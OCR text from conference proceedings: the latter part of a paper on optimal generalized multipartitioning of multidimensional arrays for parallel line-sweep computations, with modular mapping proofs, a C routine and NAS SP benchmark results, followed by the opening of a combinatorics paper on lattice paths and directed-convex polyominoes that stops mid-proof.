The terminal case is clear: if we have only one bin and n elements to distribute, the bin should contain n elements. Furthermore, if there is a solution, we should have $c \leq 1$ and $n = m$ if $c = 1$, i.e., $c \leq d-t+1$ and $cm \leq n \leq (d-t+1)m$.

The general case is more tricky. We first select the number of elements i in the bin number t and recursively call `P` for the remaining bins. If we select strictly less than m elements (this selection is in the loop), we will still have to select c bins with m elements for the remaining $(d-t)$ bins, with $(n-i)$ elements. Therefore, the number i that we select should not be too small, nor too large, and we should have $cm \leq n-i \leq (d-t)m$, i.e., $n-(d-t)m \leq i \leq n-cm$. Furthermore, i should be strictly less than m, nonnegative, and at most n. Since c is always positive, the constraint $i \leq n-cm$ ensures $i \leq n$. If the parameters are correct for the bin number t, we also have $c \leq d-t+1$ and if $c = d-t+1$, then the loop has no iteration, thus for an i selected in the loop, we have $c \leq d-t$. Therefore, the recursive call `P(n-i,m,c,t+1,d)` has correct parameters. Finally, if we select m elements for the bin t (after the loop), this is possible only if m is at most n of course, and then it remains to put $(n-m)$ elements into $(d-t)$ bins, with a maximum of m, and at least $\max(0, c-1)$ maxima. Again, the recursive call has correct parameters since we decreased both c and $(d-t)$ and removed m elements.

For generating all optimal solutions to our minimization problem, we first decompose p into prime factors (complexity $O(\sqrt{p})$ by a standard algorithm, but could be less), we then generate all elementary partitionings, which satisfy Lemma 1 for each factor, with the function `Partitions` and we combine them while keeping track of the best overall solution. The overall complexity (excluding the cost of the decomposition of p into prime factors) is the product of the complexity of the function `Partitions` (which is the number of solutions generated by the algorithm) times $(\log_2 p)^3$ (to built the γ_i's and evaluate them). We proved that the total number of generated solutions (i.e., the number of elementary partitionings) is $O\left(\left(\frac{d(d-1)}{2}\right)^{\frac{(1+o(1))\log p}{\log\log p}}\right)$

and that this bound is tight. (The proof is too long to be provided here but is available in the extended version of this paper [8].)

4. Finding the Mapping

In Section 3, we determined a particular way of cutting the array so as to optimize communications: after partitioning, we get an array (of tiles) whose size is (γ_i) for which the objective is minimized. Up to this point, we have assumed that we will be able to assign tiles to processors so that the assignment posesses the *balance* and *neighbor* properties of a multipartitioning. This has not yet been shown, and we need to prove it. We point out that an assignment with the *balance* property is a generalization of the notion of **latin square** that is known as as an **F-hyper-rectangle** [10, page 392]. However, despite this reference, we have not found any paper that gives a construction for such an assignment, or even an existence proof, for our general case. Furthermore, even if such a proof exists, which we are not aware of, our constructive proof is of interest because:

- its tile-to-processor mappings have the neighbor property,
- its tile-to-processor mappings are given by a simple formula, and conversely, for each processor, the list of tiles assigned to it can be easily formulated, which is handy for use in a run-time library,
- it gives a new insight to the properties of "modular" mappings (defined below).

Therefore, we make no further reference to latin squares and F-hyper-rectangles and proceed with a presentation of our proof.

The only property we know so far is that the (γ_i) is a valid partitioning, namely, for each i, p divides $\prod_{j\neq i}\gamma_j$. Our main result is that this condition is sufficient to guarantee a mapping of processors to tiles that possesses both the balance and neighbor properties. Our proof is constructive. For any valid partitioning (γ_i), optimal or not, with or without the additional property of Lemma 1, we give an automatic way to assign a processor number to each tile so that the properties are satisfied. This assignment is done through the use of modular mappings, defined below. The proof of our construction is much too long to be given here. We refer the reader to the extended version of this paper [8] for details of the proof and interesting properties of modular mappings.

The solution we build is one particular assignment, out of a set of legal mappings. It is not unique, and more experiments might show that they are not all equivalent in terms of execution time, for example because of communication patterns. But, currently, with our objective function (Section 3.1), the network topology is not taken into account yet and all valid mappings are considered equally good.

Consider the assignment in Figure 1. Can we give a formula that describes it? There are 16 processors that can be represented as a 2-dimensional grid of size 4×4. For example the processor number $7 = 4 + 3$ can be represented as the vector $(3, 1)$, in general (r, q) where r and q are the remainder and the quotient of the Euclidean division by 4. The assignment in the figure corresponds to $(i-k \bmod 4, j-k \bmod 4)$, which is what we call a **multi-dimensional modular mapping**, i.e., a mapping $M_{\vec{m}}$ from $\mathbb{Z}^d$ to $\mathbb{Z}^{d'}$ defined by an integral $d\times d'$ matrix M and an integral positive vector $\vec{m}$ of dimension d' with $M_{\vec{m}}(\vec{i}) = (M\vec{i}) \bmod \vec{m}$. With such a mapping, each tile is assigned to a "processor number" in the form of a vector. The product of the components of $\vec{m}$ is equal to the number of processors. It then remains to define a one-to-one mapping from the hyper-rectangle $\{\vec{j} \in \mathbb{Z}^{d'} \mid \vec{0} \leq \vec{j} < \vec{m}\}$ onto the processor numbers. This can be done by viewing the processors as a virtual grid of dimension d' of size $\vec{m}$. The mapping $M_{\vec{m}}$ is then an assignment of each tile (described by its coordinates in the d-dimensional array of tiles) to a processor (described by its coordinates in the d'-dimensional virtual grid). (Actually, we need only the case $d' = d - 1$.)

The following definitions summarize the notions of modular mappings and of modular mappings that satisfy the load-balancing property. Given $\vec{b} \in \mathbb{N}^n$, the **hyper-rectangle** defined by $\vec{b}$ is the set $\mathcal{I}_{\vec{b}} = \{\vec{i} \in \mathbb{Z}^n \mid \vec{0} \leq \vec{i} < \vec{b}\}$ (component-wise). A **slice** $\mathcal{I}_{\vec{b}}(i, k_i)$ of $\mathcal{I}_{\vec{b}}$ is defined as the set of all elements of $\mathcal{I}$ whose i-th component is equal to k_i (an integer between 0 and $b_i - 1$). Given a hyper-rectangle $\mathcal{I}_{\vec{b}}$ (or any more general set), a modular mapping $M_{\vec{m}}$ is **one-to-one from $\mathcal{I}_{\vec{b}}$ onto $\mathcal{I}_{\vec{m}}$** if and only if for each $\vec{j} \in \mathcal{I}_{\vec{m}}$ there is one and only one $\vec{i} \in \mathcal{I}_{\vec{b}}$ such that $M_{\vec{m}}(\vec{i}) = \vec{j}$. $M_{\vec{m}}$ is **equally-many-to-one from $\mathcal{I}_{\vec{b}}$ onto $\mathcal{I}_{\vec{m}}$** if and only if the number of $\vec{i} \in \mathcal{I}_{\vec{b}}$ such that $M_{\vec{m}}(\vec{i}) = \vec{j}$ does not depend on $\vec{j}$. Finally, $M_{\vec{m}}$ has the **load-balancing property** for $\mathcal{I}_{\vec{b}}$ if and only if for any slice $\mathcal{I}_{\vec{b}}(i, k_i)$, the restriction of $M_{\vec{m}}$ to $\mathcal{I}_{\vec{b}}(i, k_i)$ is equally-many-to-one onto $\mathcal{I}_{\vec{m}}$.

Because a modular mapping is linear, it is easy to see that the load-balancing property needs to be checked only for the slices that contain $\vec{0}$ (the slices $\mathcal{I}_{\vec{b}}(i, 0)$). Furthermore, if $\vec{b}[i]$ denotes the vector obtained from $\vec{b}$ by removing the i-th component and $M[i]$ denotes the

matrix obtained from M by removing the i-th column, then the images of $\mathcal{I}_{\vec{b}}(i,0)$ under $M_{\vec{m}}$ are the images of $\mathcal{I}_{\vec{b}[i]}$ under the modular mapping $M[i]_{\vec{m}}$. We therefore have the following properties.

Lemma 2 *Given an hyper-rectangle $\mathcal{I}_{\vec{b}}$, a modular mapping $M_{\vec{m}}$ has the load-balancing property for $\mathcal{I}_{\vec{b}}$ if and only if each mapping $M[i]_{\vec{m}}$ is equally-many-to-one from $\mathcal{I}_{\vec{b}[i]}$ to $\mathcal{I}_{\vec{m}}$.*

Lemma 3 *If $M_{\vec{m}}$ is a one-to-one modular mapping from $\mathcal{I}_{\vec{b}'}$ onto $\mathcal{I}_{\vec{m}}$, then $M_{\vec{m}}$ is an equally-many-to-one modular mapping from any multiple $\mathcal{I}_{\vec{b}}$ of $\mathcal{I}_{\vec{b}'}$ onto $\mathcal{I}_{\vec{m}}$.*

Lemmas 2 and 3 explain why we focus on one-to-one modular mappings first, then on equally-many-to-one modular mappings, and finally on modular mappings with the load-balancing property. In the extended version of this paper [8], we explore the properties of such modular mappings, in order to define a provably adequate matrix M and shape $\vec{m}$ for the virtual grid of processors. Our results are linked to previous works on one-to-one modular mappings by Lee and Fortes [14] and Darte, Dion, and Robert [7]. As in [7], the theory we developed is linked to a famous (in covering/packing theory) theorem due to Hajós [12], which has previously been used to generate "juggling schedules" for systolic-like array designs (see [9]). These earlier papers all consider "one-to-one"-like problems; however, many questions remain open in the equally-many-to-one case because the extension of Hajós' theorem to a similar "equally-many-to-one" case is true only up through 3 dimensions. Also, while it is easy to build a one-to-one mapping (just take $\vec{m} = \vec{b}$ and the identity matrix), here we need a more constrained matrix such that any submatrix obtained by removing one column is equally-many-to-one for the corresponding $\vec{b}$ and $\vec{m}$. In other words, to use the terminology in [9], we need to juggle simultaneously in all dimensions.

Here we present our construction of a modular mapping $M_{\vec{m}}$ with the load-balancing property for an index set $\mathcal{I}_{\vec{b}}$ (which is given, $\vec{b}$ is the vector whose components are the γ_i's found in Section 3.3). The freedom we have is that we can choose the matrix M and the modulo vector $\vec{m}$, but with the constraint that the cardinality of $\mathcal{I}_{\vec{m}}$ (the product of the components of $\vec{m}$) is also given (equal to the number of processors p). The only property of $\vec{b}$ we exploit is that $\vec{b}$ is a valid partitioning: the product of any $(d-1)$ components of $\vec{b}$ is a multiple of p. We choose the matrix M with the following form:

$$M = \begin{pmatrix} N & 0 \\ \vec{\lambda} & 1 \end{pmatrix}$$

where N will be computed by induction. Therefore, finally, M will be even triangular, with 1's on the diagonal. We have the following preliminary result.

Lemma 4 *Suppose that m_d divides b_d and that the modular mapping $N_{\vec{m}[d]}$ – in dimension $(d-1)$ – has the load-balancing property for $I_{\vec{b}[d]}$. Then, the modular mapping $M_{\vec{m}}$ – in dimension d – has the load-balancing property for $\mathcal{I}_{\vec{b}}$ if it is equally-many-to-one from the last slice $\mathcal{I}_{\vec{b}}(d,0)$ onto $\mathcal{I}_{\vec{m}}$.*

Proof: In order to check that the mapping defined by M and $\vec{m}$ has the load-balancing property for the rectangular index set $\mathcal{I}_{\vec{b}}$, we have to make sure that it is equally-many-to-one for all slices $\mathcal{I}_{\vec{b}}(i,0)$, $1 \leq i \leq d$ (Lemma 2). Since we assume that this is true for $i = d$, we only have to prove it for the slices $\mathcal{I}_{\vec{b}}(i,0)$ with $i < d$.

Without loss of generality, let us consider the first dimension, i.e., the first slice $\mathcal{I}_{\vec{b}}(1,0)$. Given $\vec{j} \in \mathcal{I}_{\vec{m}}$, let us count the number of vectors $\vec{i} \in \mathcal{I}_{\vec{b}}$ such that $M\vec{i} = \vec{j} \bmod \vec{m}$ and $i_1 = 0$. By definition of M and N, $(M\vec{i} = \vec{j} \bmod \vec{m}) \Leftrightarrow (N\vec{i}[d] = \vec{j}[d] \bmod \vec{m}[d]$ and $\vec{\lambda}.\vec{i}[d] + i_d = j_d \bmod m_d)$ where $\vec{\lambda}$ is the row vector formed by the first $(d-1)$ component of the last row of M. Because $N_{\vec{m}[d]}$ has the load-balancing property for $\mathcal{I}_{\vec{b}[d]}$, there are exactly n vectors $\vec{i}' \in \mathcal{I}_{\vec{b}[d]}$ such that $i'_1 = 0$ and $N\vec{i}' = \vec{j}[d] \bmod \vec{m}[d]$, where n is a positive integer that does not depend on $\vec{j}[d]$. It remains to count the number of values i_d, between 0 and $b_d - 1$, such that $i_d = j_d - \vec{\lambda}.\vec{i}' \bmod m_d$. Since m_d divides b_d, there are exactly b_d/m_d such values, whatever the value $x = (j_d - \vec{\lambda}.\vec{i}' \bmod m_d)$. These are the values $x + km_d$, with $0 \leq k < b_d/m_d$. Therefore, $\vec{j}$ has exactly $(nb_d)/m_d$ pre-images in $\mathcal{I}_{\vec{b}}(1,0)$ and this number does not depend on $\vec{j}$. ■

We define the vector $\vec{m}$ according to the following formula:

$$\forall i,\ 1 \leq i \leq d,\ m_i = \frac{\gcd\left(p, \prod_{j=i}^{d} b_j\right)}{\gcd\left(p, \prod_{j=i+1}^{d} b_j\right)}$$

(By convention, an "empty" product is equal to 1.) Thanks to the previous lemma and the properties of the vector $\vec{m}$ defined this way, we will be able to build M in a recursive manner (see [8]). Because $m_1 = 1$, we will be able to drop, at the end, the first component of the mapping and get a mapping from $\mathbb{Z}^d$ into a subgroup of $\mathbb{Z}^{d-1}$ (or of smaller dimension if some other components of $\vec{m}$ are equal to 1). Once N is built, we write:

$$M = \begin{pmatrix} N & 0 \\ \vec{\lambda} & 1 \end{pmatrix} = \begin{pmatrix} 1 & 0 & 0 \\ \vec{u} & T & 0 \\ \rho & \vec{z} & 1 \end{pmatrix}$$

```
// Precondition: d >= 2
void ModularMapping(int d) {
  int i,j,r,t;
  for (i=1; i<=d; i++)
    for (j=1; j<=d; j++)
      if ((j==1) || (i==j)) M[i][j] = 1;
      else M[i][j] = 0;

  for (i=2; i<=d; i++) {
    r = m[i];
    for (j=i-1; j>=2; j--) {
      t = r/gcd(r, b[j]);
      for (k=1; k<=i-1; k++) {
        M[i][k] -= t*M[j][k];
      }
      r = gcd(t*m[j],r);
    }
  }
}
```

Figure 3. Program for generating a mapping with the load-balancing property.

and we define ρ and $\vec{z}$ (a row vector) such that $\vec{z} = -\vec{t}T$ and $\rho = 1 - \vec{t}\vec{u}$, where the row vector $\vec{t}$, with $(d-2)$ components, is defined by the following (decreasing) recurrence (with the help of an intermediate vector $\vec{r}$):

- $r_{d-1} = m_d$,
- for $1 \leq i \leq d-2$, $t_i = \frac{r_{i+1}}{\gcd(b_{i+1}, r_{i+1})}$ and $r_i = \gcd(t_i m_{i+1}, r_{i+1})$.

This recurrence is linked to the *symbolic* computation of some **Hermite form** that we use to be able to apply Lemma 4 and prove the validity of the recursive construction. See details in [8].

This schema is implemented by the C program shown in Figure 3 (rows and columns are from 1 to d). In our actual implementation of this algorithm, we augment the basic kernel presented to compute the final matrix modulo the corresponding values of $\vec{m}$ as well as apply some strategies (*e.g.,* alternating signs of $\vec{t}$, or pre-permuting the components of $\vec{b}$) to make coefficients smaller.

5. Experiments

We extended the Rice dHPF compiler for High Performance Fortran to generate code based on generalized multipartitionings.

Multipartitioning within the dHPF compiler is implemented as a generalization of `BLOCK`-style HPF partitionings [5, 6]. The dHPF compiler analyzes communication and reduces loop bounds as if a multipartitioned template is a standard `BLOCK` partitioned template mapped onto an array of processors of symbolic extent. The main difference comes in the interpretation that the compiler gives to the `PROCESSORS` directive. When using multipartitioning, the number of processors cannot be specified on a per dimension basis for dimensions of the template because each hyperplane defined by a partitioning along a multipartitioned template dimension is distributed among all processors. A multipartitioned template is partitioned into tiles according to the rank and extent of the virtual processor array. These tiles are then assigned in a skewed-cyclic fashion to the processors as described in previous sections.

There are several important issues for correctly generating efficient code for multipartitioned distributions. First, the order in which a processor's tiles are enumerated has to satisfy any loop-carried dependences present in the original loop from which the multipartitioned loop has been generated. Second, communication that has been fully vectorized out of a loop nest should not be performed on a tile-by-tile basis; instead it should be performed for all of a processor's tiles at once. Communication aggregation is more tricky than for diagonal multipartitionings since generalized multipartitionings have multiple tiles per hyperrectangular slab, but it is possible because generalized multipartitionings also possess the *neighbor* property described earlier in Section 1. Third, communication caused by loop-carried dependences should not be performed on a tile-by-tile basis either. Instead, communication should be vectorized for all tiles within a hyperrectangular slab along the partitioned dimension.

By using a multipartitioned data distribution in conjunction with sophisticated data-parallel compiler optimizations, we are closing the performance gap between compiler-generated and hand-coded implementations of line-sweep computations. Earlier results and details about dHPF's compilation techniques can be found elsewhere [6, 5, 1, 2]. Here we present results from applying generalized multipartitioning in the context of a compiler-based parallelization of the NAS SP computational fluid dynamics application benchmark [3, 6] for the "class B" problem size of 102^3.

The most important analysis and code generation techniques used to obtain high-performance multipartitioned applications by the dHPF compiler are: partial replication of computation to reduce communication frequency and volume, communication vectorization, aggressive communication placement, and communication aggregation to reduce the number of mes-

# CPUs	hand-coded	dHPF	% diff.
1	0.95	0.91	3.84
2		1.43	
4	2.96	2.93	1.00
6		5.06	
8		7.57	
9	7.95	8.04	-1.14
12		11.80	
16	16.64	16.25	2.34
18		18.54	
20		19.03	
24		22.25	
25	27.44	24.32	11.38
32		32.22	
36	38.46	38.83	-0.97
45		39.78	
49	48.37	51.49	-6.46
50		47.35	
64	76.74	59.84	22.02
72		66.96	
81	81.40	70.63	13.23

Table 1. Comparison of hand-coded and dHPF speedups for NAS SP (class B).

sages. In addition, we use an extended on-home directive (inspired by the HPF/JA `EXT_HOME` directive[11]) to partially replicate computation into a processor's shadow regions, and the HPF/JA `LOCAL` directive to eliminate unnecessary communication for values that were previously explicitly computed in a processor's shadow region.

We performed these experiments on a SGI Origin 2000 with 128 250MHz R10000 CPUs, each CPU has 32KB of L1 instruction cache, 32KB of L1 data cache and an unified, two-way set associative L2 cache of 4MB.

Table 1 compares the performance of a hand-coded MPI version of the SP benchmark developed at NASA Ames Research Center with an MPI version generated by the dHPF compiler.[2] The hand-coded version uses 3D diagonal multipartitioning and thus can only be run on a perfect square number of processors. The dHPF-generated code MPI uses generalized multipartitioning which enables the code to be run on arbitrary numbers of processors. As Table 1 shows, the performance of the dHPF-generated code is quite close to (and sometimes exceeds) the performance of the hand-coded MPI for numbers of processors that are perfect squares. When the number of processors is a perfect square, the generalized multipartitionings used by the dHPF-generated code are exactly diagonal multipartitionings. These measurements show that our implementation of generalized multipartitionings is efficient in the case of diagonal multipartitionings, in which each processor has one tile per hyperplane of the partitioning. Both the hand-coded and dHPF-generated versions of SP deliver roughly linear speedup on numbers of processors that are perfect squares.

In the measurements taken of the dHPF-generated code for numbers of processors that are not perfect squares, we see that generalized multipartitionings deliver near linear speedup in these cases as well. The cases we have measured exploiting generalized multipartitioning are ones in which the factors of the number of processors are small primes. Performance would be less for numbers of processors that are prime or have large prime factors because computation would be divided into a large number of phases and communication volume grows in proportion to the number of phases. Currently, the code generated by dHPF cannot exploit generalized multipartitionings when the block size on any processor falls below the shift width associated with communication operations, which happens when a dimension is partitioned many times (as occurs with large primes and prime factors). This limitation prevents experiments with generalized multipartitionings using the 102^3 problem size of the SP benchmark on numbers of processors that are large primes or have large prime factors.[3]

Overall, these preliminary experiments show that generalized multipartitionings are of practical as well as theoretical interest and can be used to efficiently parallelize applications using multipartitioning in a wider range of cases.

6. Conclusions

This paper describes an algorithm for computing an optimal multipartitioning of d-dimensional arrays, $d > 2$, onto an arbitrary number of processors, p. Our algorithm minimizes cost according to an objective function that measures communication in line sweep computations. Previously, optimal multipartitionings could be computed only when $p^{\frac{1}{d-1}}$ is integral. We show that a partitioning in which the number of tiles in each hyperrectangular slab is a multiple of the num-

[2] All speedups presented are relative to the original sequential version of the code.

[3] To be perfectly clear, this limitation applies only to code generated by the dHPF compiler; the *technique* of generalized multipartitioning itself is completely general.

ber of processors — an obvious necessary condition — is also a sufficient condition for a multipartitioned mapping of tiles to processors. We present a constructive method for building the mapping of tiles to processors using new techniques based on modular mappings and demonstrate experimentally that code using generalized multipartitionings is both scalable and efficient.

Currently, when we multipartition a d-dimensional array onto p processors, we force *all* processors to participate in the computation; however, this may lead to suboptimal performance. If the partitioning is not **compact**, *i.e.*, the number of tiles per processor is large relative to a diagonal multipartitioning (more precisely, when $\prod_{i=1}^{d} \gamma_i$ is large compared to $p^{\frac{d}{d-1}}$), and the cost of communicating at tile boundaries is not small compared to the cost of the computation on tile data (the relative cost of communication to computation is proportional to the surface to volume ratio in the partitioning: $\sum_{i=1,d} \frac{\gamma_i}{\eta_i}$), it will be faster to drop back to a nearby lower number of processors for which a compact partitioning exists. For example, table 1 shows that for the 102^3 problem size, a $5 \times 10 \times 10$ decomposition on 50 processors is slower than a $7 \times 7 \times 7$ decomposition on 49 processors for NAS SP. Given a cost function (see Section 3.1) that models the cost of computation as well as communication, our algorithm could be used to search for the most efficient partitioning, which will occur on some number of processors between $\lfloor p^{\frac{1}{d-1}} \rfloor^{d-1}$ (for which a diagonal multipartitioning is possible) and p as long as the communication term is not dominant.

Acknowledgments

The authors wish to gratefully acknowledge the anonymous reviewers for their thoughtful comments which helped us improve the presentation of this paper.

References

[1] V. Adve, G. Jin, J. Mellor-Crummey, and Q. Yi. High Performance Fortran compilation techniques for parallelizing scientific codes. In *SC'98: High Performance Computing and Networking*, Orlando, FL, Nov. 1998.

[2] V. Adve and J. Mellor-Crummey. Using integer sets for data-parallel program analysis and optimization. In *SIGPLAN'98 Conference on Programming Language Design and Implementation*, Montreal, Canada, Jun. 1998.

[3] D. Bailey, T. Harris, W. Saphir, R. van der Wijngaart, A. Woo, and M. Yarrow. The NAS parallel benchmarks 2.0. Technical Report NAS-95-020, NASA Ames Research Center, Dec. 1995.

[4] J. Bruno and P. Cappello. Implementing the beam and warming method on the hypercube. In *3rd Conference on Hypercube Concurrent Computers and Applications*, pages 1073–1087, Pasadena, CA, Jan. 1988.

[5] D. Chavarría-Miranda and J. Mellor-Crummey. Towards compiler support for scalable parallelism. In *5th Workshop on Languages, Compilers, and Runtime Systems for Scalable Computers*, LNCS 1915, pages 272–284, Rochester, NY, May 2000. Springer-Verlag.

[6] D. Chavarría-Miranda, J. Mellor-Crummey, and T. Sarang. Data-parallel compiler support for multipartitioning. In *European Conference on Parallel Computing (Euro-Par)*, Manchester, United Kingdom, Aug. 2001.

[7] A. Darte, M. Dion, and Y. Robert. A characterization of one-to-one modular mappings. *Parallel Processing Letters*, 5(1):145–157, 1996.

[8] A. Darte, J. Mellor-Crummey, R. Fowler, and D. Chavarría. On efficient parallelization of line-sweep computations. Research Report RR2001-45, LIP, ENS-Lyon, France, 2001.

[9] A. Darte, R. Schreiber, B. R. Rau, and F. Vivien. A constructive solution to the juggling problem in systolic array synthesis. In *International Parallel and Distributed Processing Symposium (IPDPS'00)*, pages 815–821, Cancun, Mexico, May 2000.

[10] J. Dénes and A. D. Keedwell. *Latin Squares: New Developments in the Theory and Applications*. North Holland, 1991.

[11] J. A. for High Performance Fortran. HPF/JA language specification (version 1.0). Available at URL `http://www.tokyo.rist.or.jp/jahpf/spec/index-e.html`, Jan. 1999.

[12] G. Hajós. Über einfache und mehrfache Bedeckung des n-dimensionalen Raumes mit einen Würfelgitter. *Math. Zschrift*, 47:427–467, 1942.

[13] S. L. Johnsson, Y. Saad, and M. H. Schultz. Alternating direction methods on multiprocessors. *SIAM Journal of Scientific and Statistical Computing*, 8(5):686–700, 1987.

[14] H. J. Lee and J. A. Fortes. On the injectivity of modular mappings. In *Application Specific Array Processors*, pages 237–247, San Francisco, California, Aug. 1994. IEEE Computer Society Press.

[15] N. Naik, V. Naik, and M. Nicoules. Parallelization of a class of implicit finite-difference schemes in computational fluid dynamics. *International Journal of High Speed Computing*, 5(1):1–50, 1993.

[16] J. Sawada. C program for computing all numerical partitions of n whose largest part is k. Information on Numerical Partitions, `http://www.theory.csc.uvic.ca/~cos/inf/nump/NumPartition.html`, 1997.

[17] N. J. A. Sloane. The on-line encyclopedia of integer sequences. `http://www.research.att.com/~njas/sequences`, 2001.

[18] R. F. Van der Wijngaart. Efficient implementation of a 3-dimensional ADI method on the iPSC/860. In *Supercomputing 1993*, pages 102–111. IEEE Computer Society Press, 1993.

Discrete Mathematics and Theoretical Computer Science Proceedings **AA (DM-CCG)**, 2001, 133–144

A Bijection for Directed-Convex Polyominoes

Alberto Del Lungo,[1] Massimo Mirolli,[1] Renzo Pinzani,[2] and Simone Rinaldi [2]

[1]*Università di Siena, Dipartimento di Matematica, via del Capitano, 15, 53100, Siena, Italy* [dellungo, mirolli@unisi.it].
[2]*Università di Firenze, Dipartimento di Sistemi e Informatica, via Lombroso, 6/17, 50134, Firenze, Italy* [pinzani, rinaldi@dsi.unifi.it].

received January 30, 2001, revised May 4, 2001, accepted May 16, 2001.

In this paper we consider two classes of lattice paths on the plane which use *north*, *east*, *south*, and *west* unitary steps, beginning and ending at $(0,0)$. We enumerate them according to the number of steps by means of bijective arguments; in particular, we apply the cycle lemma. Then, using these results, we provide a bijective proof for the number of directed-convex polyominoes having a fixed number of rows and columns.

Keywords: cycle lemma, directed-convex polyominoes, binomial coefficients, lattice paths.

1 Introduction

In the plane $Z \times Z$ the following four types of steps are taken into consideration: *north* steps, $(0,1)$, *east* steps, $(1,0)$, *south* steps, $(0,-1)$, and *west* steps, $(-1,0)$. Let $\mathcal{C}$ denote the set of all lattice paths which use north, east, south, and west steps, beginning and ending at $(0,0)$ (see Fig. 1 on page 2). Each path belonging to $\mathcal{C}$ has an even number of steps; for $n \geq 0$, let $\mathcal{C}_{2n}$ denote the set of paths in $\mathcal{C}$ having $2n$ steps. In this paper we will give a bijective proof that the cardinality of $\mathcal{C}_{2n}$ equals, for $n \geq 0$,

$$\binom{2n}{n}^2. \tag{1}$$

Let $\mathcal{C}^+$ ($\mathcal{C}^+_{2n}$, resp.) denote the subset of $\mathcal{C}$ ($\mathcal{C}_{2n}$, resp.) whose paths remain weakly above the x-axis (see Fig. 2 on page 2). The path set $\mathcal{C}^+$ was originally studied in [2], where the authors proved, for $n \geq 0$,

$$\left|\mathcal{C}^+_{2n}\right| = \binom{2n}{n}^2 - \binom{2n}{n+1}^2. \tag{2}$$

This result has been considered further by Guy, Krattenthaler, and Sagan in [8] and by Sulanke in [13].




Fig. 1: A $\mathcal{C}$ path with 26 steps.




Fig. 2: A $\mathcal{C}^+$ path with 22 steps.

We prove this statement bijectively by applying the well-known cycle lemma, originally introduced in [6], and then rediscovered and applied many times as in [5] and [10]. In particular our proof first shows

$$\left|\mathcal{C}^+_{2n}\right| = \frac{2n+1}{(n+1)^2}\left|\mathcal{C}_{2n}\right| = \frac{1}{2n+1}\binom{2n+1}{n}^2, \qquad n \geq 0. \tag{3}$$

It is then straightforward to show that the formulas of (2) and (3) agree.

In the last part of the paper we consider the class of directed-convex polyominoes and the class of parallelogram polyominoes, each having $n+1$ columns and $n+1$ rows. Narayana [9] was the first to show, in essence, that the number of parallelogram polyominoes having $n+1$ columns and $n+1$ rows is equal to the number in (2). Chang and Lin [3], and later Bousquet-Mélou [1, p.111], proved that the number of directed-convex polyominoes having $n+1$ columns and $n+1$ rows is equal to the number in (1). In this paper we give a combinatorial proof of the previous statements by establishing bijections defined on the classes $\mathcal{C}^+$ and $\mathcal{C}$.

2 About cycles of 2-colored Motzkin paths

The 2-colored Grand Motzkin paths are lattice paths that begin and end on the *x*-axis and use the *rise step*, $(1,1)$, the *fall step*, $(1,-1)$, and of two types of *horizontal steps*, $(1,0)$, namely the α-*colored* and β-*colored* horizontal steps. It is easy to show that the cardinality of the set of 2-colored Grand Motzkin paths running from $(0,0)$ to $(n,0)$ is the central binomial coefficient, $\binom{2n}{n}$. The 2-colored Motzkin paths are Grand Motzkin paths that remain weakly above the *x*-axis. The number of 2-colored Motzkin paths of length *n* is well known to equal the $(n+1)$th *Catalan number*, [12, p.219].




Fig. 3: A 2-colored Motzkin path with 20 steps.

We will call a 2-colored Grand Motzkin path having the same number of α and β steps, *a cycle*. This name is suggested by the simple bijection between $\mathcal{C}_{2n}$ and the set of Grand Motzkin paths having length $2n$ that is achieved by the following coding:

Fig. 4: The step transformation of paths of $\mathcal{C}_{2n}$ into cycles of length $2n$.

For example, the cycle represented in Figure 5 corresponds to the path of Fig. 1 on page 2.




Fig. 5: A cycle having length 26.

Lemma 1 *The number of* $2n$*-length cycles is equal to the central binomial coefficients squared,*

$$\binom{2n}{n}^2. \tag{4}$$

Proof. To prove our claim, we will establish a correspondence between the cycles of length $2n$ and Grand Dyck paths of length $4n$ decomposable as pairs of Grand Dyck paths of length $2n$. Let us consider a cycle of length $2n$. We code each step of this cycle with a vector 2×1:

$$\begin{pmatrix} 1 \\ 0 \end{pmatrix} \quad \text{for a rise step,} \qquad \begin{pmatrix} 0 \\ 1 \end{pmatrix} \quad \text{for a fall step,}$$

$$\begin{pmatrix} 1 \\ 1 \end{pmatrix} \quad \text{for an } \alpha\text{-horizontal step,} \qquad \begin{pmatrix} 0 \\ 0 \end{pmatrix} \quad \text{for a } \beta\text{-horizontal step.}$$

